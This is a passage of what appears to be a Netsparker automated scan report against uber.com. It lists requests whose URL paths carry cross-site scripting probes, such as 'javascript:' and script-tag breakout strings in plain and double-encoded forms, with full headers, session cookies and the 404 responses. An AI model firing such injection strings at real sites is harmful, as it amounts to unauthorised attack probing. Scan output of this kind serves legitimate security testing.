n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602831382664$ses_id:1602825983698%3Bexp-sessio
n$_pn:812%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmediu
m:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serv
e you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="htt
ps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _g
id=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_ge
olocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22territoryId%22:4
78%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%
22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:
478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%2
2lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:7
9.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCod
e%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3807.7921 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:26:30 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 06:26:30 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="afe0eae7-6598-4d05-b58b-7fff14657083" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="afe0eae7-6598-4d05-b58b-7fff14657083" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="afe0eae7-6598-4d05-b58b-7fff14657083" crossorigin="anonymous" as="script"/><script nonce="afe0eae7-65
98-4d05-b58b-7fff14657083">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.21. https://www.uber.com/ar/en/drive/buenos-aires/airports/javascript%3anetsparker(0x007C79)/

Method	Parameter	Value
GET	param3	javascript:netsparker(0x007C79)

Method	Parameter	Value
GET	param2	buenos-aires
GET	param1	ar

Certainty

Request

```
GET /ar/en/drive/buenos-aires/airports/javascript%3anetsparker(0x007C79)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; CONSENTMGR=ts:16027
83854608%7Cconsent:false; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602835440510$ses_id:1602825983698%3Bexp-sessio
n$_pn:1710%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedi
um:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to ser
ve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="ht
tps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _
gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_g
eolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22DE%22%2C%22territoryId%22:
478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCod
e%22:%22en%22%2C%22countryCode%22:%22DE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4086.7952 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 07:34:08 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 07:34:08 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="b14825b6-1ff5-4cfd-b4ee-df28f5e478e7" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="b14825b6-1ff5-4cfd-b4ee-df28f5e478e7" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="b14825b6-1ff5-4cfd-b4ee-df28f5e478e7" crossorigin="anonymous" as="script"/><script nonce="b14825b6-1f
f5-4cfd-b4ee-df28f5e478e7">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.22. https://www.uber.com/be/en/deliver/basics/%2527%253e%253cnet%2bsparker%253dnetsparker(0x00562E)%253e/

Method	Parameter	Value
GET	param2	%27%3e%3cnet+sparker%3dnetsparker(0x00562E)%3e

Method	Parameter	Value
GET	param1	deliver

Certainty

Request

```
GET /be/en/deliver/basics/%2527%253e%253cnet%2bsparker%253dnetsparker(0x00562E)%253e/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602832895138$ses_id:1602825983698%3Bexp-sessio
n$_pn:1117%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedi
um:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to ser
ve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="ht
tps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _
gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_g
eolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A
8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22co
untryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%
22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.940
4209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.927
1%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22terri
toryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-be_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3056.3581 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22B
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:51:41 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 06:51:41 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="0852b3dd-b4da-42ca-b5d8-9d23361c6d8c" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="0852b3dd-b4da-42ca-b5d8-9d23361c6d8c" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="0852b3dd-b4da-42ca-b5d8-9d23361c6d8c" crossorigin="anonymous" as="script"/><script nonce="0852b3dd-b4
da-42ca-b5d8-9d23361c6d8c">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.23. https://www.uber.com/be/en/drive/%20netsparker(0x008EDD)%20/inspections/

Method	Parameter	Value
GET	param2	netsparker(0x008EDD)
GET	param1	drive

Certainty

Request

```
GET /be/en/drive/%20netsparker(0x008EDD)%20/inspections/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5
$_ss:0$_st:1602836641215$ses_id:1602825983698%3Bexp-session$_pn:2059%3Bexp-session$utmsource:uber%3Bexp
-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStat
ment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMG
R=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_site
s_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22EC%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeC
ode%22:%22en%22%2C%22countryCode%22:%22EC%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryI
d%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.899277
7%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22loc
aleCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-be_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2634.6617 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22B
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 07:54:31 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 07:54:31 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="885e0a1e-44b2-4c02-a003-0917dc0c827c" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="885e0a1e-44b2-4c02-a003-0917dc0c827c" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="885e0a1e-44b2-4c02-a003-0917dc0c827c" crossorigin="anonymous" as="script"/><script nonce="885e0a1e-44
b2-4c02-a003-0917dc0c827c">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.24. https://www.uber.com/be/en/drive/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00664E)%3C/scRipt%3E/get-started/required-documents/

Method	Parameter	Value
GET	param3	required-documents

Method	Parameter	Value
GET	param2	'"@--></style></scRipt><scRipt>netsparker(0x00664E)</scRipt>
GET	param1	be

Certainty

Request

```
GET /be/en/drive/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00664E)%3C/scRipt%3E/get-started/required-documents/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order to  serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602833860664$ses_id:1602825983698%3Bexp-session$_pn:1315%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-be_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3297.1806 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22B
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 07:07:58 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 07:07:58 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="6fc02a44-cea4-480c-8531-c25e398cf6ed" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="6fc02a44-cea4-480c-8531-c25e398cf6ed" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="6fc02a44-cea4-480c-8531-c25e398cf6ed" crossorigin="anonymous" as="script"/><script nonce="6fc02a44-ce
a4-480c-8531-c25e398cf6ed">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.25. https://www.uber.com/be/en/drive/%2527%2522--%253e%253c%252fstyle%253e%253c%252fscRipt%253e%253cscRipt%253enetsparker(0x00A041)%253c%252fscRipt%253e/get-started/required-documents/

Method	Parameter	Value
GET	param3	required-documents

Method	Parameter	Value
GET	param2	%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt%3enetsparker(0x00A041)%3c%2fscRipt%3e
GET	param1	be

Certainty

Request

```
GET /be/en/drive/%2527%2522--%253e%253c%252fstyle%253e%253c%252fscRipt%253e%253cscRipt%253enetsparker(0
x00A041)%253c%252fscRipt%253e/get-started/required-documents/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; _ga=GA1.2.1051851057.1602783849; _g
id=GA1.2.2005098227.1602783849; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b002706300
4b0$_sn:5$_ss:0$_st:1602838351431$ses_id:1602825983698%3Bexp-session$_pn:2457%3Bexp-session$utmsource:u
ber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; pr
ivacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_
geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22HN%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22%22%2C%22countryCode%22:%22HN%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
